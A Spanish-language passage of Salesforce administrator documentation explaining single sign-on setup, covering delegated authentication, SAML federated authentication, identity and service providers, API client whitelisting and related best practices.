Cuando tiene un proveedor de identidad externo y configura el inicio de sesión único para su organización de Salesforce, Salesforce actúa como un *proveedor de servicio*. También puede habilitar Salesforce como un proveedor de identidad y utilizar el inicio de sesión único para conectarse a un proveedor de servicio distinto. El proveedor de servicio es el único de debe configurar el inicio de sesión único.

La página Configuración de inicio de sesión único muestra qué versión de inicio de sesión único está disponible para su organización. Para obtener más información sobre la configuración de inicio de sesión único, consulte Ajuste de la configuración SAML para un inicio de sesión único. Para obtener más información sobre SAML y la seguridad de Salesforce, consulte la *Guía para la implementación de seguridad*.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver la configuración:

- "Ver parámetros y configuración"

Para modificar la configuración:

- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

# Beneficios del inicio de sesión único

La implementación del inicio de sesión único puede ofrecer las siguientes ventajas a su organización:

- **Reducción de los costes administrativos:** con el inicio de sesión único, los usuarios sólo tendrán que memorizar una contraseña para acceder a los recursos de red o aplicación externas y Salesforce. Al acceder a Salesforce desde el interior de la red de su empresa, los usuarios inician sesión sin problemas y sin que se les solicite introducir un nombre de usuario o contraseña. Al acceder a Salesforce desde el exterior de la red de la empresa, el inicio de sesión de red de la empresa de los usuarios actúa para permitirles iniciar sesión. Al tener que gestionar menos contraseñas, los administradores del sistema reciben menos solicitudes de restablecimiento de contraseñas olvidadas.
- **Uso de la inversión existente:** Muchas empresas utilizan una base de datos LDAP central para gestionar las identidades de los usuarios. Al delegar la autenticación de Salesforce a este sistema, cuando se elimina un usuario del sistema LDAP, éste deja de tener acceso a Salesforce. En consecuencia, los usuarios que abandonan la empresa pierden automáticamente el acceso a los datos de la empresa tras su partida.
- **Ahorro de tiempo:** De media, un usuario tarda de 5 a 20 minutos en iniciar sesión en una aplicación en línea, más si se equivoca al escribir el nombre de usuario o contraseña y debe volver a introducirlos. Con el inicio de sesión único, se evita la necesidad de iniciar sesión manualmente en Salesforce. Estos segundos que se ahorra se transforman en una mayor productividad.
- **Mayor adopción por parte de los usuarios:** Gracias a la comodidad que supone no tener que iniciar sesión, es más probable que los usuarios utilicen Salesforce con regularidad. Por ejemplo, los usuarios pueden enviar mensajes de correo electrónico con vínculos a la información de Salesforce, como informes y registros. Cuando el destinatario del correo electrónico hace clic en los vínculos, se abre automáticamente la página de Salesforce correspondiente.
- **Mayor seguridad:** Todas las políticas de contraseñas que ponga en vigor en la red de su empresa se aplicarán también en Salesforce. Además, el envío de una credencial de autenticación que sólo puede utilizarse una vez puede aumentar la seguridad de los usuarios que tengan acceso a los datos confidenciales.

Prácticas recomendadas de implementación del inicio de sesión único

Concepto del inicio de sesión único de autenticación delegada

Configuración de Salesforce para la autenticación delegada

Controlar el acceso de cliente de API individual a su organización de Salesforce

Con la lista blanca de cliente de API, restrinja todas las aplicaciones de cliente de API, como el Cargador de datos, para requerir la aprobación de administrador, a menos que el conjunto de permisos o perfil de usuario tenga el permiso “Utilizar cualquier cliente de API”.

Visualización de errores de inicio de sesión único

Acerca de SAML

Acerca de Aprovisionamiento Justo a tiempo para SAML

Acerca de proveedores de autenticación externos

Uso de Frontdoor.jsp para iniciar sesión en Salesforce

Puede utilizar frontdoor.jsp para proporcionar a los usuarios acceso a Salesforce desde una interfaz Web personalizada, como un acceso remoto al sitio de Force.com u otra integración de API, utilizando sus Id. de sesión existentes y la URL del servidor.

Uso de parámetros de solicitud con URL de configuración de cliente

Puede agregar funcionalidad a su proveedor de autenticación utilizando parámetros de solicitud adicionales.

### Proveedores de identidad y proveedores de servicio

Un *proveedor de identidad* es un proveedor de confianza que le permite utilizar el inicio de sesión único para acceder a otros sitios Web. Un *proveedor de servicio* es un sitio Web que alberga aplicaciones. Puede activar Salesforce como un proveedor de identidad y definir uno o más proveedores de servicio. Sus usuarios pueden a continuación acceder a otras aplicaciones directamente desde Salesforce utilizando el inicio de sesión único. El inicio de sesión único puede ser de gran ayuda para sus usuarios: en lugar de tener que recordar múltiples contraseñas, solo tendrán que recordar una. Además, las aplicaciones se pueden agregar como fichas a su organización de Salesforce, lo que significa que los usuarios no tendrán que cambiar de programa.

### Configurar ajustes remotos

### Credenciales con nombre

Una credencial denominada especifica la URL del extremo de una llamada y sus parámetros de autenticación obligatorios en una sola definición. Para simplificar la configuración de llamadas autenticadas, especifique una credencial denominada como el extremo de la llamada. Si en su lugar especifica una URL como el extremo de la llamada, puede registrar esa URL en la configuración del sitio remoto de su organización y controlar usted mismo la autenticación. Por ejemplo, para una llamada Apex, su código tendría que controlar la autenticación, lo que puede ser menos seguro y especialmente complicado para implementaciones con OAuth.

### Acerca de Identity Connect

Identity Connect proporciona la integración de Active Directory.

# Prácticas recomendadas de implementación del inicio de sesión único

Salesforce ofrece las formas siguientes de utilizar el inicio de sesión único:

- La autenticación federada mediante el lenguaje SAML (Security Assertion Markup Language) le permite enviar datos de autenticación y autorización entre servicios Web afiliados y sin relacionar. De esta forma puede iniciar sesión en Salesforce desde una aplicación cliente. La autenticación federada mediante lenguaje SAML está activada de manera predeterminada para su organización.
- El inicio de sesión único con autenticación delegada le permite integrar Salesforce con el método de autenticación que seleccione. Le permite integrar autenticación con un servidor LDAP (Lightweight Directory Access Protocol) o realizar inicio de sesión único con autenticación utilizando un token en lugar de una contraseña. Puede gestionar la autenticación delegada a nivel de permiso, permitiendo a algunos usuarios utilizar la autenticación delegada, mientras que otros usuarios continúan utilizando su contraseña gestionada por Salesforce. La autenticación delegada está definida por permisos, no por la organización.

  Los principales motivos para utilizar la autenticación delegada incluyen:

  - Utilizar un tipo más potente de autenticación de usuario, como la integración con un proveedor de identidad seguro
  - Hacer que su página de inicio de sesión sea privada y solamente pueda accederse a ella pasando por un cortafuegos corporativo
  - Diferenciar a su organización del resto de organizaciones que utilizan Salesforce para reducir los ataques de phishing

  Debe solicitar que Salesforce active esta función. Póngase en contacto con Salesforce para activar el inicio de sesión único con autenticación delegada para su organización.
- Los proveedores de autenticación permiten que sus usuarios inicien sesión en su organización de Salesforce con sus credenciales de inicio de sesión desde un proveedor de servicios externos. Salesforce admite el protocolo de conexión OpenID que permite que los usuarios inicien sesión desde cualquier proveedor de OpenID, como Google, Paypal, LinkedIn y otros servicios que admitan la conexión OpenID. Si activa los proveedores de autenticación, Salesforce no validará una contraseña del usuario. En su lugar, Salesforce utiliza las credenciales de inicio de sesión del usuario del proveedor de servicios externos para establecer credenciales de autenticación.

Además, puede también configurar SAML para su uso con los portales así como para Sites.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los Portales de clientes y los portales de socios no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

## Prácticas recomendadas de autenticación delegada

Tenga en cuenta las siguientes prácticas recomendadas a la hora de implementar el inicio de sesión único de autenticación delegada para su organización.

- La implementación del servicio Web de su organización debe ser accesible a través de servidores de Salesforce. Esto significa que debe implementar el servicio Web en un servidor en su DMZ. Recuerde utilizar el nombre DNS externo de su servidor cuando introduzca la `URL de puerta de enlace delegada` en la sección Autenticación delegada en Salesforce (en Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación seleccione **Configuración de inicio de sesión único**).
- Si Salesforce y su sistema no pueden conectarse o la solicitud tarda más de 10 segundos en procesarse, el intento de inicio de sesión fallará. Se enviará un error al usuario indicando que el servicio de autenticación de su empresa está fallando.
- Los espacios de nombre, nombres de elementos y mayúsculas y minúsculas deben ser exactos en las solicitudes de SOAP. Siempre que sea posible, genere su código auxiliar de servidor desde el WSDL para asegurar su precisión.

- Por motivos de seguridad, sus servicios Web deben estar disponible a través de TLS. Debe utilizar un certificado de un proveedor de confianza, como Verisign o Thawte. Si desea una lista completa de los proveedores de confianza, póngase en contacto con Salesforce.
- La dirección IP que originó la solicitud de inicio de sesión es `IP de origen`. Utilice esta información para restringir el acceso en función de la ubicación del usuario. Tenga en cuenta que la función de Salesforce que valida los intervalos de IP de inicio de sesión sigue siendo efectiva para los usuarios de inicio de sesión único. Para obtener más información, consulte Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce en la página 904.
- Puede que sea necesario asignar los nombres de usuario internos de su organización a nombres de usuario de Salesforce. Si su organización no sigue una asignación estándar, deberá ampliar su esquema de base de datos de usuarios (por ejemplo, Active Directory) para que incluya el nombre de usuario de Salesforce como un atributo de una cuenta de usuario. A continuación, su servicio de autenticación podrá utilizar este atributo para volver a asignarlo a una cuenta de usuario.
- Le recomendamos que no active el inicio de sesión único para administradores del sistema. Si los administradores del sistema son usuarios con inicio de sesión único y su servidor de inicio de sesión único tiene un fallo de funcionamiento, no tendrán ninguna forma de iniciar sesión en Salesforce. Los administradores del sistema deben poder iniciar sesión en Salesforce en cualquier momento para poder desactivar el inicio de sesión único en caso de problemas.
- Recomendamos que utilice una cuenta de Developer Edition o un Sandbox para desarrollar una solución de inicio de sesión único antes de implementarla en su organización. Para solicitar una cuenta de Developer Edition gratuita, vaya a developer.salesforce.com.
- Asegúrese de comprobar su implementación con clientes de Salesforce como Salesforce for Outlook, Connect for Office y Connect Offline. Para obtener más información, consulte Inicio de sesión único para clientes de Salesforce.

## Prácticas recomendadas de autenticación federada con SAML

Tenga en cuenta las siguientes prácticas recomendadas a la hora de implementar el inicio de sesión único federada con SAML para su organización.

- Obtenga el valor de la `URL de inicio de sesión de Salesforce` de la página Configuración de inicio de sesión único y póngalo en el correspondiente parámetro de configuración de su proveedor de identidad (a veces denominado "URL de destinatario").
- Salesforce permite un desfase horario de tres minutos como máximo con su servidor IDP, por lo que deberá asegurarse de que el reloj de su servidor está actualizado.
- Si no puede iniciar sesión con una afirmación SAML, compruebe siempre el historial de inicio de sesión y anote el mensaje de error. Utilice el validador de afirmación SAML en la página Configuración de inicio de sesión único para solucionar los problemas.
- Puede que sea necesario asignar los nombres de usuario internos de su organización a nombres de usuario de Salesforce. Para ello tiene dos opciones: añadir un identificador único al campo `FederationIdentifier` de cada usuario de Salesforce o ampliar su esquema de base de datos de usuarios (por ejemplo, Active Directory) para incluir el nombre de usuario de Salesforce como un atributo de una cuenta de usuario. Seleccione la opción correspondiente del campo `SAML User ID Type` y configure su servicio de autenticación para enviar al identificador en afirmaciones SAML.
- Antes de permitir a los usuarios iniciar sesión con una afirmación SAML, active la preferencia de organización SAML e introduzca todas las configuraciones necesarias.
- Utilice la función Mi dominio para evitar que los usuarios inicien sesión en Salesforce directamente y otorgue a los administradores un mayor control sobre las políticas de inicio de sesión. Puede utilizar los parámetros de URL proporcionados en el valor de `URL de inicio de sesión de Salesforce` desde la página de configuración Ajustes de inicio de sesión único con su dominio personalizado.

  Por ejemplo, si la `URL de inicio de sesión de Salesforce` es `https://login.salesforce.com/?saml=02HKiP...`

  puede utilizar `https://`*`yourDomain`*`.my.salesforce.com/?saml=02HKiP...`

- Recomendamos que utilice un Sandbox o una cuenta de Developer Edition para probar una solución de inicio de sesión único con SAML. Para solicitar una cuenta de Developer Edition gratuita, vaya a developer.salesforce.com.
- Las copias de entornos sandbox se realizan con la autenticación federada con SAML desactivada. Se conservará cualquier información de configuración, excepto el valor de `URL de inicio de sesión de Salesforce`. La `URL de inicio de sesión de Salesforce`se actualiza para coincidir con la URL de su Sandbox, por ejemplo `https://yourInstance.salesforce.com/`, cuando vuelva a activar SAML. Para activar SAML en el entorno sandbox, desde Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único**; luego haga clic en **Modificar** y seleccione `SAML activado`.
- Su proveedor de identidad debe permitirle establecer la URL de público del proveedor de servicio. El valor debe coincidir con el valor `Id. de entidad` en la configuración de inicio de sesión único. El valor predeterminado es `https://saml.salesforce.com`.

## Prácticas recomendadas para inicio de sesión único en portales

Los portales de clientes y portales de socios no están disponibles para nuevas organizaciones en la versión Summer '13 o posterior. Utilice Comunidades en su lugar. Para obtener más información sobre el inicio de sesión único y SAML para comunidades, consulte "Configuración de SAML para comunidades" en Información general sobre comunidades. Si sigue utilizando portales, anote la siguiente información.

- Únicamente SAML versión 2.0 se puede utilizar con portales.
- Sólo se admiten Portales de clientes y portales de socios.
- El inicio de sesión de un proveedor de servicios no se admite.
- Se necesitan los atributos `portal_id` y `organization_id` en portales de inicio de sesión único. Si sólo se especifica uno, el usuario recibe un error.
- Si los atributos `portal_id` y `organization_id` están cumplimentados en la afirmación SAML, el usuario se redirige al inicio de sesión del portal. Si ninguno de ellos está cumplimentado, el usuario se redirige al inicio de sesión normal de SAML de Salesforce.
- Se puede utilizar más de un portal con una única organización.

## Prácticas recomendadas para inicio de sesión único en Sites

- Únicamente SAML versión 2.0 se puede utilizar con Sites.
- Sólo se admiten Portales de clientes y portales de socios.
- El inicio de sesión de un proveedor de servicios no se admite.
- Se necesitan los atributos `portal_id`, `organization_id` y `siteUrl` en Sites de inicio de sesión único. Si sólo se especifica uno, el usuario recibe un error.
- Si los tres atributos `portal_id`, `organization_id` y `siteUrl` están cumplimentados en la afirmación SAML, se redirige al usuario a ese inicio de sesión de Sites. Si no se cumplimenta el atributo `siteUrl` y los otros dos sí, se redirige al usuario a ese inicio de sesión del portal.
- Se puede utilizar más de un portal con una única organización.

CONSULTE TAMBIÉN

Inicio de sesión único

# Concepto del inicio de sesión único de autenticación delegada

Salesforce utiliza el siguiente proceso para autenticar usuarios a través de un inicio de sesión único de autenticación delegada:

1. Cuando un usuario intenta iniciar sesión, ya sea en línea o mediante la API, Salesforce valida el nombre de usuario y comprueba los permisos y la configuración de acceso del usuario.
2. Si el usuario tiene el permiso "¿Está activado el inicio de sesión único?", Salesforce no validará el nombre de usuario y contraseña. En su lugar, la llamada de servicios Web se realiza a la organización del usuario, pidiendo que valide el nombre de usuario y contraseña.

   Nota: Salesforce no almacena, registra ni visualiza la contraseña de ninguna forma. Se desecha inmediatamente tras la finalización del proceso.

3. La llamada al servicio Web transfiere el `nombre de usuario`, `contraseña` e `IP de origen` a su servicio Web. (La `IP de origen` es la dirección IP que originó la solicitud de inicio de sesión. Debe crear e implementar la instalación del servicio Web al que se pueda acceder mediante servidores de Salesforce.)
4. Su implementación del servicio Web valida la información transferida y devuelve `verdadero` o `falso`.
5. Si la respuesta es `verdadero`, el proceso de inicio de sesión continúa, se genera una nueva sesión y el usuario entra en la aplicación. Si se devuelve `falso`, se informa al usuario de que su combinación de nombre de usuario y contraseña no es válida.

Nota: Puede haber un pequeño retraso antes de que un usuario pueda iniciar sesión después de que se le conceda la autenticación delegada debido al tiempo requerido para que la cuenta de usuario se vuelva disponible en la organización.

CONSULTE TAMBIÉN

Inicio de sesión único

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

# Configuración de Salesforce para la autenticación delegada

Para activar el inicio de sesión único de autenticación delegada (SSO) para su organización:

1. Póngase en contacto con Salesforce para activar el inicio de sesión único con autenticación delegada para su organización.
2. Cree su servicio Web de inicio de sesión único:
   a. En Salesforce, descargue el archivo WSDL (Web Services Description Language) `AuthenticationService.wsdl` desde Configuración introduciendo *`Descargar WSDL de autenticación delegada`* en el cuadro `Búsqueda rápida` y seleccionando a continuación **Descargar WSDL de autenticación delegada**. El WSDL describe el servicio de inicio de sesión único de autenticación delegada y puede utilizarse para generar automáticamente un código auxiliar en el lado del servidor al que podrá agregar su implementación específica. Por ejemplo, en la herramienta WSDL2Java de Apache Axis, puede utilizar el modificador `--server-side`. En la herramienta wsdl.exe de .NET, puede utilizar el modificador `/server`.

   Si desea una muestra de solicitud y respuesta, consulte Mensaje SOAP de muestra de autenticación delegada en la página 984.

   b. Añada un vínculo a la intranet de su empresa o a otro sitio de acceso interno para que tome las credenciales autenticadas del usuario y las transfiera a través de un HTTP POST a la página de inicio de Salesforce.

   Como Salesforce no utiliza el campo `contraseña` para otra función que no sea devolvérsela, no tiene que enviar una contraseña en este campo. En su lugar, puede transferir otro token de autenticación, como un billete Kerberos para que las contraseñas reales de su empresa no se transfieran desde o hacia Salesforce.

   Puede configurar la autoridad de autenticación delegada de Salesforce para permitir únicamente los tokens o para aceptar tokens o contraseñas. Si la autoridad sólo acepta tokens, un usuario de Salesforce no podrá iniciar sesión directamente en Salesforce, ya que no podrá crear un token válido. Sin embargo, muchas empresas optan por permitir tanto tokens como contraseñas. En este entorno, el usuario podrá seguir iniciando sesión en Salesforce a través de la página de inicio de sesión.

   Cuando el servidor de Salesforce le devuelva estas credenciales en el mensaje `Autenticar`, compruébelas y el usuario obtendrá acceso a la aplicación.

3. En Salesforce, especifique su URL de puerta de enlace de inicio de sesión único desde Configuración introduciendo *`Inicio de sesión único`* en el cuadro `Búsqueda rápida`, seleccionando **Configuración de inicio de sesión único** y luego haciendo clic en **Modificar**. Introduzca el URL en el cuadro de texto **URL de puerta de enlace delegada**.

   Por razones de seguridad, Salesforce restringe los puertos de salida que puede especificar a uno de los siguientes:

   - 80: este puerto sólo acepta conexiones HTTP.
   - 443: este puerto sólo acepta conexiones HTTPS.
   - 1024–66535 (incluido): estos puertos aceptan conexiones HTTP o HTTPS.

4. Asimismo, marque la casilla **Forzar llamada de autenticación delegada**.

   Nota: Cuando esta casilla no esté seleccionada, no se realizará ninguna llamada al punto de extremo de SSO si el intento de inicio de sesión falla por primera vez debido a las restricciones de inicio de sesión dentro de la organización de Salesforce. Si debe registrar cada intento de inicio de sesión, marque entonces esta casilla para forzar una llamada al punto de extremo de SSO independientemente de los fallos de restricción del inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

5. Active el permiso de inicio de sesión único.

Importante:

CONSULTE TAMBIÉN

Inicio de sesión único

Concepto del inicio de sesión único de autenticación delegada

## Controlar el acceso de cliente de API individual a su organización de Salesforce

Con la lista blanca de cliente de API, restrinja todas las aplicaciones de cliente de API, como el Cargador de datos, para requerir la aprobación de administrador, a menos que el conjunto de permisos o perfil de usuario tenga el permiso "Utilizar cualquier cliente de API".

Los administradores podrían otorgar a algunos usuarios el acceso de API a través del permiso "API activada". Una vez otorgado, este permiso permite a los usuarios acceder a la API a través de cualquier cliente (como el Cargador de datos, Salesforce1, Salesforce for Outlook o la Herramienta de migración Force.com). Para un mayor control de las aplicaciones que el usuario puede utilizar para el acceso de API, puede implementar Lista blanca de cliente de API. Esta función aprovecha las funciones de autorización existentes de aplicaciones conectadas. Con Lista blanca de cliente de API, un administrador puede aprobar o bloquear el acceso de aplicación cliente individual para cada aplicación conectada asociada. Se deniega el acceso a todas las aplicaciones cliente que no están configuradas como aplicaciones conectadas. Si no está utilizando aplicaciones conectadas, puede flexibilizar esta restricción para usuarios individuales asignándoles un perfil o conjunto de permisos con "Utilizar cualquier cliente de API" activado.

Nota: Póngase en contacto con Salesforce para activar Lista blanca de cliente de API. Una vez activado, se restringe todo el acceso de cliente hasta que se habilite explícitamente por el administrador. Esta restricción podrían bloquear el acceso a aplicaciones que sus usuarios ya están utilizando. Antes de activar esta función, debe configurar y aprobar aplicaciones conectadas para cualquier aplicación cliente que desea que sus usuarios continúen utilizando u otorgue a los usuarios un perfil o conjunto de permisos con "Utilizar cualquier cliente de API".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

Para configurar Lista blanca de cliente de API, haga lo siguiente.

1. Para obtener esta funcionalidad activada para su organización, póngase en contacto con Salesforce.
2. Desde Configuración, introduzca *`Aplicaciones conectadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
3. En Configuración de acceso de aplicación, haga clic en **Modificar**.
4. Seleccione **Limite el acceso de API a las aplicaciones conectadas instaladas con la política Los usuarios aprobados por el administrador se han autorizado previamente"**.

   Opcionalmente, seleccione **Permitir a las páginas de Visualforce omitir esta restricción** de modo que cualquier página de Visualforce que utilice la API continúe autorizada a acceder a objetos en la organización. Si activa Lista blanca de cliente de API sin seleccionar esta opción, solo estarán autorizadas aplicaciones conectadas aprobadas y las páginas de Visualforce quizás no tengan el comportamiento esperado. Además, si está desactivado, las aplicaciones de cliente que llaman `getSessionId()` tienen el acceso denegado. Las aplicaciones que realizan llamadas de API en Salesforce utilizando una sesión obtenida en un contexto de Visualforce tienen el acceso denegado salvo que seleccione esta casilla de verificación.

5. Haga clic en **Guardar**.

Después de seleccionar esta función, todas las aplicaciones de cliente necesitan aprobación explícita por un administrador autorizado para la organización, a menos que el usuario tenga un perfil o conjunto de permisos con "Utilizar cualquier cliente de API" activado.

Algunos componentes para aplicaciones utilizadas habitualmente se instalan automáticamente como aplicaciones conectadas en organizaciones. Estos componentes admiten aplicaciones como el Cargador de datos, Salesforce1, Workbench y mucho más. Después de seleccionar esta función, estos componentes también necesitarán aprobación, a menos que el usuario tenga un perfil o conjunto de permisos con "Utilizar cualquier cliente de API" activado. Consulte Gestión de una aplicación conectada para obtener más información acerca de estos componentes.

## Visualización de errores de inicio de sesión único

Si su organización ha activado el inicio de sesión único con autenticación delegada y ha incorporado una solución de inicio de sesión único, puede visualizar los errores de inicio de sesión único más recientes de su organización.

PERMISOS DE USUARIO

Para visualizar errores de inicio de sesión único:
- "Modificar todos los datos"

1. En Configuración, introduzca *Historial de errores de autenticación delegado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Historial de errores de autenticación delegado**.
2. Puede ver el nombre de usuario, hora de inicio de sesión y el tipo de error de los 21 errores de inicios de sesión más recientes.

Nota: Póngase en contacto con Salesforce para saber más sobre la activación del Inicio de sesión único en su organización.

CONSULTE TAMBIÉN

Inicio de sesión único

# Acerca de SAML

El lenguaje SAML (Security Assertion Markup Language, lenguaje de marcado de afirmación de seguridad) es un estándar basado en XML que le permite comunicar decisiones de autenticación entre un servicio y otro. Constituye la base de muchas soluciones de inicio de sesión Web. Salesforce admite SAML para inicio de sesión en Salesforce desde un portal corporativo o proveedor de identidad.

Gran parte del trabajo de configuración de inicio de sesión con SAML tiene lugar en su proveedor de identidad:

1. Establezca un proveedor de identidad SAML y recopile información acerca de cómo conectará con Salesforce. Es el proveedor que enviará solicitudes de inicio de sesión único a Salesforce.
2. Proporcione información a su proveedor de identidad, como direcciones URL para las páginas de inicio y de cierre de sesión.
3. Configure Salesforce siguiendo las instrucciones de Ajuste de la configuración SAML para un inicio de sesión único. Este es el único paso que tiene lugar en Salesforce.

Su proveedor de identidad debe enviar afirmaciones SAML a Salesforce utilizando el perfil POST del navegador Web de inicio de sesión único de SAML. Salesforce envía respuestas SAML a la `URL de inicio de sesión de proveedor de identidad` especificada en Configuración introduciendo *`Inicio de sesión único`* en el cuadro `Búsqueda rápida` y luego seleccionando **Configuración de inicio de sesión único**. Salesforce recibe la afirmación, la comprueba con la configuración de Salesforce y, si es cierta, permite el inicio de sesión único.

Si tiene problemas con la afirmación SAML después de configurar Salesforce para SAML, utilice el Validador de afirmación SAML para validar la afirmación SAML. Puede que necesite obtener una afirmación SAML de su proveedor de identidad.

Si sus usuarios tienen problemas al usar SAML para iniciar sesión, puede revisar el historial de inicio de sesión de SAML para determinar por qué no pueden iniciar sesión y compartir información con su proveedor de identidad.

Si su proveedor de identidad admite los metadatos y ha configurado SAML con la versión 2.0, puede hacer clic en **Descargar metadatos** para descargar un archivo de configuración XML para enviarlos, que pueden cargar para configurar automáticamente los ajustes de conexión de su organización o comunidad de Salesforce.

- Trabajo con su proveedor de identidad
- Ajuste de la configuración SAML para un inicio de sesión único
- Vista de la configuración de inicio de sesión único
- Valores del proveedor de identidad
- Personalizar las páginas de inicio, error, inicio de sesión y cierre de sesión de SAML
- Afirmaciones SAML de ejemplo
- Revisión del historial de inicios de sesión SAML
- Validación de la configuración SAML para el inicio de sesión único
- Errores de validación de afirmaciones SAML

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

## Trabajo con su proveedor de identidad

1. Debe solicitar la siguiente información a su proveedor de identidad para poder configurar Salesforce para SAML.
   - La versión de SAML que utiliza el proveedor de identidad (1.1 ó 2.0)
   - El Id. de entidad del proveedor de identidad (también conocido como el emisor)
   - Un certificado de autenticación

     Consejo: Asegúrese de almacenar el certificado el certificado donde pueda acceder a él con el navegador. Se cargará en Salesforce en un paso posterior.

   - Los siguientes parámetros de afirmación SAML, según corresponda:
     - Tipo de Id. de usuario de SAML
     - Ubicación de Id. de usuario de SAML
     - Nombre de atributo
     - URI de atributo
     - Formato de Id. de nombre

     Nota: Los formatos de Id. de nombre, Nombre de atributo y URI de atributo sólo son necesarios si la `Ubicación de Id. de usuario de SAML` es un elemento Atributo, y no el elemento identificador de nombre de una declaración de asunto.

     Consejo: Para configurar el inicio de sesión único rápidamente, puede importar ajustes de SAML 2.0 desde un archivo XML (o una URL que señala el archivo) en la página Configuración del inicio de sesión único. Obtenga el archivo XML de su proveedor de identidad.

   También puede que desee compartir más información sobre estos valores con su proveedor de identidad.

   Consejo: Active Salesforce para SAML y tome una captura de pantalla de la página para su proveedor de identidad. Desde Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único**, haga clic en **Modificar** y seleccione `SAML activado`.

2. Coopere con su proveedor de identidad para configurar las páginas de inicio, inicio de sesión y final de sesión.
3. Comparta las afirmaciones SAML de ejemplo con su proveedor de identidad para que éste pueda determinar el formato que exige Salesforce para que los inicios de sesión único se realicen con éxito.

### CONSULTE TAMBIÉN

Acerca de SAML

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

## Ajuste de la configuración SAML para un inicio de sesión único

Desde esta página, puede configurar su organización para utilizar el inicio de sesión único. También puede configurar la provisión a tiempo. Trabaje con su proveedor de identidad para configurar adecuadamente estos ajustes. Para obtener más información acerca del inicio de sesión único, consulte Inicio de sesión único. Para obtener más información acerca del aprovisionamiento Justo a tiempo, consulte Acerca de Aprovisionamiento Justo a tiempo.

Para configurar la configuración SAML para un inicio de sesión único desde el proveedor de identidad corporativa en Salesforce:

1. Reúna información de su proveedor de identidad.
2. Proporcione información a su proveedor de identidad.
3. Configure el inicio de sesión único.
4. Configure un proveedor de identidad para cifrar afirmaciones SAML (opcional).
5. Active el aprovisionamiento de usuario oportuno (opcional).
6. Modifique el gestor de JIT de SAML si ha seleccionado `JIT de SAML personalizado con gestor de Apex` para el aprovisionamiento oportuno.
7. Pruebe la conexión con inicio de sesión único.

### Configurar el inicio de sesión único

1. En Salesforce, desde Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único** y haga clic en **Modificar**.
2. Seleccione `SAML Activado`. Debe activar SAML para ver los ajustes de inicio de sesión único SAML.
3. Especifique la versión de SAML que utiliza su proveedor de identidad.
4. Haga clic en **Guardar**.
5. En Configuración de inicio de sesión único de SAML, haga clic en el botón apropiado para crear una nueva configuración.
   - **Nuevo**: Especifique todos los parámetros manualmente.
   - **Nuevo a partir del archivo de metadatos**: Importe los ajustes de SAML 2.0 desde un archivo XML desde su proveedor de identidad. Esta opción lee el archivo XML y lo utiliza para completar el máximo número posible de configuraciones.

     Nota: Si su archivo XML contiene información para más de una configuración, se utilizará la primera configuración que aparezca en el archivo XML.
   - **Nuevo a partir de la URL de metadatos**: Importe ajustes de SAML 2.0 desde una URL pública. Esta opción lee el archivo XML ubicado en una URL pública y lo utiliza para completar el máximo número posible de configuraciones. Se debe agregar la URL a Configuración de sitio remoto para acceder a ella desde su organización de Salesforce.
6. Otorgue a este ajuste un **Nombre** de referencia dentro de su organización.

